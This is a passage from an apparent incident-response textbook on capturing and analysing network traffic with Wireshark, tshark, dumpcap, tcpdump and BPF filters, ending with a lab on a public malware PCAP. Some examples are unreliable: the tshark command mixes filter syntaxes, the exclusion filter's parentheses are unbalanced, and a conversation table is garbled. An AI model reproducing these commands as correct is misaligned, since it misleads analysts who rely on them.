This log entry represents a GET request for a favicon (an icon displayed in a web browser’s tab or bookmark) named “favicon.ico”. The request was unsuccessful, as indicated by the response code “404” (Not Found). The size of the response in bytes is “487”. The referrer URL is “http://10.0.11.5/”.

- 10.0.11.4 -- [06/May/2023:11:05:29 -0400] "GET /office_exploit.exe HTTP/1.1" 404 488 "--"

This log entry represents a GET request for a file named “office_exploit.exe”. Similar to the previous entry, this request also resulted in a 404-response code, indicating that the file was not found. The size of the response in bytes is “488”.

- 10.0.11.4 -- [06/May/2023:11:05:40 -0400] "GET /office_exploit.exe HTTP/1.1" 200 74109 "--"

This log entry represents a GET request for a file named “office_exploit.exe”. The request was successful, as indicated by the response code “200”. The size of the response in bytes is “74109”.

What are Packet Captures?

Packet Captures (PCAPs) is a file format used to store network traffic captured by a network sniffer tool. A network sniffer captures network packets and saves them in the PCAP file format, which can be later analyzed using network analysis tools or used as evidence in digital forensics investigations.

The most common format used for PCAP files is the Libpcap format, which is used by tcpdump and many other Packet Capture tools. The Libpcap format includes a global header, which contains information about the capture, followed by packets captured in the order they were captured. Each packet in the file contains a packet header and the raw packet data.

PCAP files can be analyzed using a variety of tools, including Wireshark, Tcpdump, and NetworkMiner. These tools allow users to filter, search, and analyze network traffic in the PCAP file. They can also decode the packets and extract information such as the source and destination IP addresses, protocols used, and payload data.

PCAP files can be compressed to reduce their size, which is useful when capturing large amounts of network traffic. However, compressing the file can make it more difficult to analyze, as it must first be decompressed before it can be analyzed.

In digital forensics and incident response investigations, PCAP files are often collected from multiple sources, including firewalls, routers, and intrusion detection systems. These files are then analyzed to identify potential sources of an attack and reconstruct the attack timeline.

Importance of PCAPs in Digital Forensics and Incident Response

PCAP files are an essential source of evidence in digital forensics and incident response investigations. They allow investigators to reconstruct network activity and identify potential sources of an attack. PCAP files can help answer questions such as:

- When was the initial intrusion detected?
- What happened during a network intrusion?
- What data was accessed or exfiltrated during an attack?
- What malware was used during an attack?
- Who was involved in the attack?
- Source and target information:
 - IP addresses
 - Port number
- What vulnerabilities were exploited during the attack?

Brief history of PCAPs

Packet Capture files have been used in network analysis and troubleshooting for several decades. The first widely used packet capture tool was `tcpdump`, which was released in 1987 by *Van Jacobson, Craig Leres, and Steven McCanne* at the Lawrence Berkeley National Laboratory. `tcpdump` allowed network administrators to capture network traffic and analyze it for troubleshooting purposes.

In the early 1990s, a **Graphical User Interface (GUI)** version of `tcpdump` called Ethereal was developed by *Gerald Combs*, which later became Wireshark. Wireshark is currently one of the most popular packet capture tools, and it is available for multiple operating systems.

Capture PCAPs on Windows environment

There are different tools that you can use to capture network packets on the Windows environment. We will start with Wireshark and then cover tshark and `dumpcap.exe`.

Wireshark

This powerful tool provides a user-friendly and intuitive environment for dissecting and visualizing network traffic. With Wireshark's GUI, you can capture, filter, and inspect data packets with ease. Whether you are a network administrator troubleshooting issues, a security analyst investigating threats, or a curious learner exploring network communication, Wireshark's GUI empowers you to dive deep into the intricacies of network data, making it an indispensable asset in the world of network analysis. Here are the steps to capture PCAPs using Wireshark on Windows:

1. Download and install Wireshark from <https://www.wireshark.org/download.html>.
2. Launch Wireshark and select the network interface you want to capture traffic on, as shown:




Figure 7.12: Selecting interface on Wireshark

3. Click on the **Capture** menu and select **Options**.
4. In the **Capture Options** dialog box, select the network interface you want to capture traffic on, as shown:




Figure 7.13: Showing start and stop capture functions of Wireshark

5. Click on the **Start** button to begin the capture.
6. Once you have captured the traffic you want, click on the **Stop** button to stop the capture.
7. Save the captured traffic to a file by clicking on the **File** menu and selecting **Save As**. Choose the desired file format (for example, pcap) and save the file.

Tshark

Tshark is a command-line network protocol analyzer tool that allows you to capture and analyze network traffic in real time or from a previously captured packet capture file. It is part of the Wireshark suite of network analysis tools and is designed to be used in a command-line environment.

Tshark supports the same set of protocols and features as Wireshark and allows you to filter packets based on specific criteria, extract data from packets, and display packet statistics. This allows you to gain insights into the network traffic and help automate network packet capture analysis.

To use Tshark, you need to specify the network interface to capture traffic on or the location of a previously captured packet capture file. Tshark captures the network traffic, and you can apply display filters to the captured packets to view specific types of traffic or narrow down your search for specific packets.

Tshark also allows you to extract data from packets and save it to a file, either in a specific format or as plain text. This can be useful for further analysis or generating reports on network performance or security.

One of the key benefits of using Tshark is its ability to be used in scripts or other automated processes. This allows you to automate tasks such as monitoring network traffic and detecting security threats. Tshark can also be integrated with

other tools and systems to create custom network monitoring and analysis solutions.

Wireshark vs Tshark

Tshark is a command-line tool that provides similar functionality to Wireshark, but without the graphical user interface. It is typically used for automated network packet capture and analysis and can be used in scripts or batch files to capture and process network traffic programmatically. Tshark also supports the same filtering and analysis capabilities as Wireshark, but its output is displayed in a terminal window or saved to a file rather than being displayed in a graphical interface.

Both Wireshark and Tshark use the same underlying packet capture library, libpcap, and support the same set of protocols and features. The main difference between the two tools is the user interface.

Overall, the choice between Wireshark and Tshark depends on your needs and preferences. If you prefer a graphical user interface and need to analyze packets in real time, Wireshark may be a better choice. If you need to automate the packet capture and analysis process or prefer to work with command-line tools, Tshark may be a better choice. Let us see a command for tshark to capture packet:

```
Command: tshark -i eth0 -f "host threatactorgroup.com and ip.addr == 10.0.11.4" -Y "ssl.handshake.type == 1" -w capture.pcap
```

- Replace [interface] with the name of the network interface you want to capture packets on (for example, eth0, wlan0, etc.) and replace [filename] with the name you want to give to the capture file.
- The **-f** option is used to specify a capture filter that captures only the traffic for the website threatactorgroup.com and from the IP address 10.0.11.4.
- The **-Y** option is used to specify a display filter that captures only the SSL/TLS handshake packets, which are used to establish the secure connection between the client and server for HTTPS traffic.
- The **-w** option is used to specify the name of the file where the captured packets will be saved.

For example, to capture HTTPS traffic for the website <https://threatactorgroup.com> and from IP address 10.0.11.4 on interface eth0 and save the captured packets to a file named `capture.pcap`.

This will capture only the SSL/TLS handshake packets for HTTPS traffic for the website <https://threatactorgroup.com> and from IP address 10.0.11.4 and save

them to a file named `capture.pcap`.

There are a few more command lines to packet capture and analysis tools, for example `dumpcap`, `tcpdump` and `Ncap`. We will explore `dumpcap.exe`.

Dumpcap.exe - Command line

Dumpcap is a network packet capture tools that let you to capture packet from live network and write it to a file on desired location.

Command: `dumpcap.exe -i 1 -w capture.pcap`

```
C:\Program Files\Wireshark>dumpcap.exe -i 1 -w capture.pcap
dumpcap: Capturing on 'Ethernet'
File: capture.pcap
Packets captured: 100
Packets received/dropped on interface 'Ethernet': 100/0 (100.0%)
```

Figure 7.14: Using dumpcap to capture packets

- Switch `-i` is for interface.
- Switch `-w` is for writing packets to a file.

In this example, Wireshark captures traffic on interface 1 (Ethernet) and saves it to a file called capture. Cap.

Capture PCAPs on Linux environment

To capture PCAPs at the host level on Linux, you can use the `tcpdump` command. Here are the steps to capture PCAPs on Linux using `tcpdump`:

1. Open a terminal window and enter the following command to list the available network interfaces:

```
ifconfig -a
```


2. Select the network interface you want to capture traffic on and enter the following command to start capturing traffic:

```
sudo tcpdump -i eth0 -w capture.pcap
```

3. Press *Enter* to start the capture. You can now use your computer normally, and all network traffic on the eth0 interface will be captured and saved to the specified file.

4. To stop the capture, press *Ctrl+C*.

In the below screenshot, `tcpdump` captures traffic on interface eth0 and saves it to a file called `capture.pcap`:



```
0 bytes received by kernel
100 bytes received by interface
0 bytes captured
0 bytes written to disk
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
```

Figure 7.15: Tcpdump command to capture packets on linux OS

PCAP capture can grow in size very rapidly depending on the amount of activity on the machine, especially if it is at firewall, proxy, or server level. Usually, individual host based PCAP captures are done in the case of live incident response, which means the machine is compromised or suspected to be compromised, and we need to gather information about the live network connection, grab and analyze payload in real-time without tipping off the threat actor - both internal and external. To limit the PCAP size, we need to filter the content we want to capture. Our next aim is to learn how to capture specific content with a few examples:

- Capturing traffic on a specific port:
 - You can use `tcpdump` to capture traffic on a specific port. Here is an example command to capture HTTP traffic on port 80:
 - Command: `sudo tcpdump -i eth0 -w capture.pcap port 80`
- Capturing traffic from a specific IP address:
 - You can use `tcpdump` to capture traffic from a specific IP address. Here is an example command to capture traffic from IP address 192.168.1.100
 - Command: `sudo tcpdump -i eth0 -w capture.pcap host 192.168.1.100`
- Now let us capture pcap using both IP and port by using a BPF filter:
 - You can use `tcpdump` to capture traffic using a **Berkeley Packet Filter (BPF)** filter. Here is an example command to capture HTTP traffic on port 80 and from IP address 192.168.1.100:
 - `sudo tcpdump -i eth0 -w capture.pcap 'host 192.168.1.100 and port 80'`

Both tcpdump and Wireshark used BPF, which allows analysts to capture very specific packets he or she needs to capture rather than capturing everything. So, what is BPF? Let us look at it.

Berkley Packet Filters

Berkeley Packet Filters are a type of network packet filtering mechanism used in tools such as `tcpdump` and Wireshark. BPF allows you to selectively capture network traffic by specifying filter expressions that match certain characteristics of the packets.

BPF works by analyzing the incoming network packets and comparing them to a set of rules specified in the filter expression. The filter expression is written in a specialized language that allows you to specify a range of criteria, such as the source or destination IP address, port number, protocol type, packet length, and more. The filter expression can be as simple or complex as necessary to capture the desired packets.

BPF can be used to capture packets in real-time or to analyze captured packet capture files. When used in real-time, the BPF is applied to the incoming packets in real-time, allowing you to capture only the packets that match the filter expression. When used to analyze captured packet capture files, the filter expression is applied to the saved packets, allowing you to search and analyze only the packets that match the filter expression.

BPF is very powerful and flexible, allowing you to capture and analyze network traffic in a wide range of scenarios. However, they do require some knowledge of networking and the BPF filter language to use effectively. Additionally, complex filters can sometimes impact system performance, especially on busy networks with a high volume of traffic.

Here are a few examples of the BPF:

- Capturing traffic from a subnet:
 - To capture traffic from a subnet, you can use the `net` keyword and specify the subnet in CIDR notation. For example, to capture traffic from the 192.168.1.0/24 subnet, you can use the following filter:

❖ **Command:** `sudo tcpdump -i eth0 -w capture.pcap net 192.168.1.0/24`

- Capturing traffic based on protocol:

- You can use the proto keyword to capture traffic based on the protocol. For example, to capture only ICMP traffic, you can use the following filter:

❖ **Command:** `sudo tcpdump -i eth0 -w capture.pcap proto icmp`

- Capturing DNS traffic:

- To capture DNS traffic, you can use the udp keyword and port 53. For example, to capture DNS traffic on interface eth0, you can use the following filter:

❖ **Command:** `sudo tcpdump -i eth0 -w capture.pcap udp port 53`

- Capturing network traffic based on a specific IP address and protocol:
 - To capture network traffic based on a specific IP address and protocol, you can use the following filter:

❖ **Command:** `sudo tcpdump -i eth0 -w capture.pcap host 192.168.1.100 and udp port 53`

- Capturing network traffic based on a specific port range:
 - **Command:** `sudo tcpdump -i eth0 -w capture.pcap port range 1000-2000`

Here is a list of commonly used BPFs in network traffic analysis:

BPF	Description	Example command
<code>ip</code>	Captures all IP packets.	<code>tcpdump -i eth0 ip</code>
<code>tcp</code>	Captures all TCP packets.	<code>tcpdump -i eth0 tcp</code>
<code>udp</code>	Captures all UDP packets.	<code>tcpdump -i eth0 udp</code>
<code>port X</code>	Captures all packets with a src or dst port of X.	<code>tcpdump -i eth0 port 443</code>
<code>src X</code>	Captures all packets with a src IP address of X.	<code>tcpdump -i eth0 src 192.168.1.10</code>
<code>dst X</code>	Captures all packets with a dst IP address of X.	<code>tcpdump -i eth0 dst 192.168.1.10</code>
<code>src port X</code>	Captures all packets with a source port of X.	<code>tcpdump -i eth0 src port 443</code>
<code>dst port X</code>	Captures all packets with a dst port of X.	<code>tcpdump -i eth0 dst port 443</code>

src net x	Captures all packets with a src IP address in network X	tcpdump -i eth0 src net 192.168.1.0/24
dst net x	Captures all packets with a dst IP address in network X.	tcpdump -i eth0 dst net 192.168.1.0/24
host x	Captures all packets with a src or dst IP address of X.	tcpdump -i eth0 host 192.168.1.10
not x	Inverts the match for filter X.	tcpdump -i eth0 not port 53
ether x	Captures all packets with a src or dst MAC address of X.	tcpdump -i eth0 ether host 00:11:22: 33:55:55
vlan x	Captures all packets with a VLAN tag of X.	tcpdump -i eth0 vlan 2
icmp[icmptype] == x	Captures all ICMP packets of type X.	tcpdump -i eth0 icmp[icmptype] == 8
greater x	Captures all packets greater than size 100 bytes	tcpdump -i eth0 greater 100

Table 7.1: Barckley Packet filters Cheatsheat

Once we have packet captures, the next task is to analyze them. So, now let us set up Wireshark to analyze the capture packets and learn about some of its important features.

Wireshark: Profile and preferences

Create your profile to better assist you in day-to-day investigations. Here are the steps to set up your profile and preference:

- Profile:
 1. Open Wireshark and go to **Edit | Configuration Profiles**.
 2. Click the **New** button to create a new profile and give it a name.
 3. Select the new profile and click **Edit**, as shown:




Figure 7.16: Setting user profile on Wireshark

- Select **Preference**:
 1. Go to **Edit | Preferences**.
 2. Under Preferences you can customize various settings such as display filters, columns, color rules, and protocol preferences. Make the desired changes to the settings and click **OK** to save the changes.

The below screenshot highlights different sections which can be customized as your preference:

- **Appearance**:
 - **Column**: What column you want by default.
 - Font, color and layout are self-explanatory.
- **Capture**:
 - **Expert**: Expert information settings
 - **Filter button**: Create packet filters

- Filter expression example:




Figure 7.17: Setting up User preferences on Wireshark

Sharing the filter used during the investigation profile for these screenshots:

Lab-filter: (((((((((((((!(ssdp)) && !(ntp)) && !(nbns)) && !(smb)) && !(mailslot)) && !(browser)) && !(mdns)) && !(llmnr)) && !(dhcp)) && !(smb2)) && !(smb_pipe)) && !(lanman)) && !(samr)) && !(drsapi)) && !(epm)) && !(igmp)) && !(ldap)) && !(ldap)) && !(epm)) && !(dcerpc)

The provided Wireshark filter is an exclusion filter that eliminates various types of network traffic noise. It seems to exclude numerous protocols, such as SSDP, NTP, NBNS, SMB, Mailslot, Browser, mDNS, LLMNR, DHCP, SMB2, SMB_PIPE, Lanman, SAMR, DRSUAPI, EPM, IGMP, CLDAP, LDAP, and DCERPC. By applying this filter, you are essentially instructing Wireshark to display only packets that do not contain any of the excluded protocols. This can help streamline your packet analysis by focusing on the specific network traffic of interest while excluding irrelevant or noisy traffic. However, please ensure that the filter aligns with your specific investigation needs and network environment.

A recommended approach is to construct custom filters tailored to your specific network environment and requirements. Start by capturing packets on freshly installed machines to gain an understanding of the existing noise within your

environment. Subsequently, design filters that effectively eliminate this noise during the investigative process. This method significantly enhances the efficiency of your investigation. Now, let us delve into some key features of Wireshark.

Features of Wireshark

Let us take a look at some of the features of Wireshark.

Endpoints

Click on Statistics | Endpoints.

It gives us all the information about which endpoints are involved and other stats. Endpoints information is a good starting point to get the birds eye view on the packet capture before we start analyzing them. It might reveal interesting endpoints based on volume of bytes or packets that have been exchanged, as shown:




Figure 7.18: Showing endpoints

Conversation

Click on Statistics | Conversation. You get the following window:




Figure 7.19: Showcasing all conversation out of a pcap file

Expert information

Click on Analyze | Expert Information, as shown:

Severity	Summary	Group	Protocol
> Error	Reassembly error	Malformed	TCP
> Warning	DNS response retransmission	Protocol	DNS
> Warning	DNS query retransmission	Protocol	DNS
> Warning	Ignored Unknown R dns.retransmit_request	Protocol	TLS
> Warning	Connection reset (RST)	Sequence	TCP
> Warning	Failed to decrypt handshake	Decryption	QUIC
> Note	A new tcp session is started with the same ports as an earli...	Sequence	TCP
> Note	This session reuses previously negotiated keys (Session res...	Sequence	TLS
> Note	Time To Live	Sequence	IPv4
> Note	The acknowledgment number field is nonzero while the A...	Protocol	TCP
> Note	This frame undergoes the connection closing	Sequence	TCP
> Note	ACK to a TCP keep-alive segment	Sequence	TCP
> Note	TCP keep-alive segment	Sequence	TCP
> Note	This frame initiates the connection closing	Sequence	TCP
> Note	This frame is a (suspected) retransmission	Sequence	TCP
> Note	This QUIC frame has a reused stream offset (retransmission?)	Sequence	QUIC
> Chat	Formatted text	Sequence	SSDP
> Chat	Formatted text	Sequence	HTTP
> Chat	Connection finish (FIN)	Sequence	TCP
> Chat	Connection establish acknowledge (SYN+ACK)	Sequence	TCP
> Chat	Connection establish request (SYN)	Sequence	TCP

Figure 7.20: Wireshark Expert information feature

Wireshark and tshark display filters and help the investigator to scope the investigation. There are different types of operations you can perform on the pcap, 1) comparison operation, 2) search and match operation, 3) protocol and port operation. The following table explains the operator and its operation:

Operator	Description
eq or ==	Equal to
ne or !=	Not equal to
gt or >	Greater than
lt or <	Less than
ge or >=	Greater than or equal to
le or <=	Less than or equal to
and or &&	Logical AND
not or !	Logical NOT
contains	String contains
matches	String matches a regular expression
ip	Matches IP addresses

Operator	Description
port	Matches network port numbers
tcp	Matches TCP traffic
udp	Matches UDP traffic
http	Matches HTTP traffic
icmp	Matches ICMP traffic
frame.time	Matches frame timestamp
frame.len	Matches frame length
frame.protocols	Matches frame protocols
eth.addr	Matches Ethernet MAC address
ip.src	Matches source IP address
ip.dst	Matches destination IP address
tcp.port	Matches TCP port number
udp.port	Matches UDP port number
http.request	Matches HTTP request
http.response	Matches HTTP response
http.host	Matches HTTP host
http.uri	Matches HTTP URI
ssl.version	Matches SSL version
ssl.certificate	Matches SSL certificate
dns.type	Matches DNS record type
dns.resp.addr	Matches DNS response address

Table 7.2: Display filter of Wireshark and tshark

You can read more about wireshark and tshark filters at

<https://www.wireshark.org/docs/man-pages/wireshark-filter.html>. Next, we will set up Wireshark for performing analysis.

For upcoming labs, we will be using packet capture shared

<https://www.malware-traffic-analysis.net/2022/11/17/index.html>.

Load the PCAP file to Wireshark and let us first see what the endpoints in this pcap file are. We have scoped on TCP connection and sorted by Bytes to see which IP addresses are the most talkative, as shown in *Figure 7.21*:

- 193.200.16.175 (Public IP addresses)
- 64.44.97.58 (Public IP addresses)

- 172.17.0.7 (Private IP)
- 172.17.0.153 (Private IP)

Ethernet · 8	IPv4 · 101	IPv6	TCP · 1070	UDP · 311				
Address	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	
193.200.16.175	443	10,913	1.692 MiB	6,214	1.053 MiB	4,699	653.471 KiB	
64.44.97.58	443	4,352	817.272 KiB	2,442	566.800 KiB	1,910	250.473 KiB	
172.17.0.7	445	2,022	442.691 KiB	951	184.857 KiB	1,071	257.834 KiB	
172.17.0.7	389	915	322.905 KiB	440	169.541 KiB	475	153.364 KiB	
172.17.0.153	50749	686	70.343 KiB	344	30.385 KiB	342	39.958 KiB	
172.17.0.7	49671	606	165.340 KiB	283	58.761 KiB	323	106.579 KiB	
20.72.205.209	443	448	382.672 KiB	317	366.224 KiB	131	16.448 KiB	
172.17.0.153	50776	396	369.336 KiB	108	12.590 KiB	288	356.746 KiB	
172.17.0.7	135	351	53.752 KiB	155	31.170 KiB	196	22.582 KiB	
172.17.0.7	88	318	92.754 KiB	159	51.332 KiB	159	41.422 KiB	
40.77.2.164	443	251	152.251 KiB	131	16.597 KiB	120	135.654 KiB	
172.17.0.153	51396	251	152.251 KiB	120	135.654 KiB	131	16.597 KiB	

Figure 7.21: Identifying talkative IP addresses using endpoints

Next, we will use conversation to better understand who is talking to who and at what frequency (how often). After reviewing data points like A->B or B->A bytes we identify 172.17.0.153 talking to 193.200.16.175, 172.17.0.7 and 64.44.97.58 in terms of packet volume, as shown:

Ethernet · 8	IPv4 · 100	IPv6	TCP · 971	UDP · 302							
Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
172.17.0.153	193.200.16.175	10,913	1.692 MiB	4,699	653.471 KiB	6,214	1.053 MiB	329.23053515869.6267	337 bytes	556 bytes	
172.17.0.153	172.17.0.7	5,131	1.197 MiB	2,692	645.568 KiB	2,439	580.438 KiB	0.247579.21855.5982	241 bytes	217 bytes	
172.17.0.153	64.44.97.58	4,352	817.272 KiB	1,910	250.473 KiB	2,442	566.800 KiB	6232.41782.5667.4459	362 bytes	819 bytes	
172.17.0.153	20.72.205.209	448	382.672 KiB	131	16.448 KiB	317	366.224 KiB	157.92185514417.7409	9 bytes	208 bytes	
172.17.0.153	40.77.2.164	251	152.251 KiB	120	135.654 KiB	131	16.597 KiB	4547.33653	3.3909	320.047 KiB	39.156 KiB
172.17.0.153	40.126.28.19	185	112.222 KiB	73	31.037 KiB	112	81.185 KiB	540.949899	165.5093	1.500 KiB	3.924 KiB
172.17.0.153	52.254.114.70	123	06.409 KiB	40	33.431 KiB	75	53.059 KiB	4534.40616	12.6942	21.067 KiB	33.430 KiB
172.17.0.153	204.79.197.200	162	61.131 KiB	78	21.956 KiB	84	39.175 KiB	14.391583	16949.3406	10 bytes	18 bytes
172.17.0.153	13.69.239.72	161	60.838 KiB	67	22.322 KiB	94	38.516 KiB	542.222337	19.6366	9.094 KiB	15.690 KiB
172.17.0.153	40.79.150.120	81	36.164 KiB	37	22.929 KiB	44	13.235 KiB	160.551320	4.0200	45.628 KiB	26.338 KiB
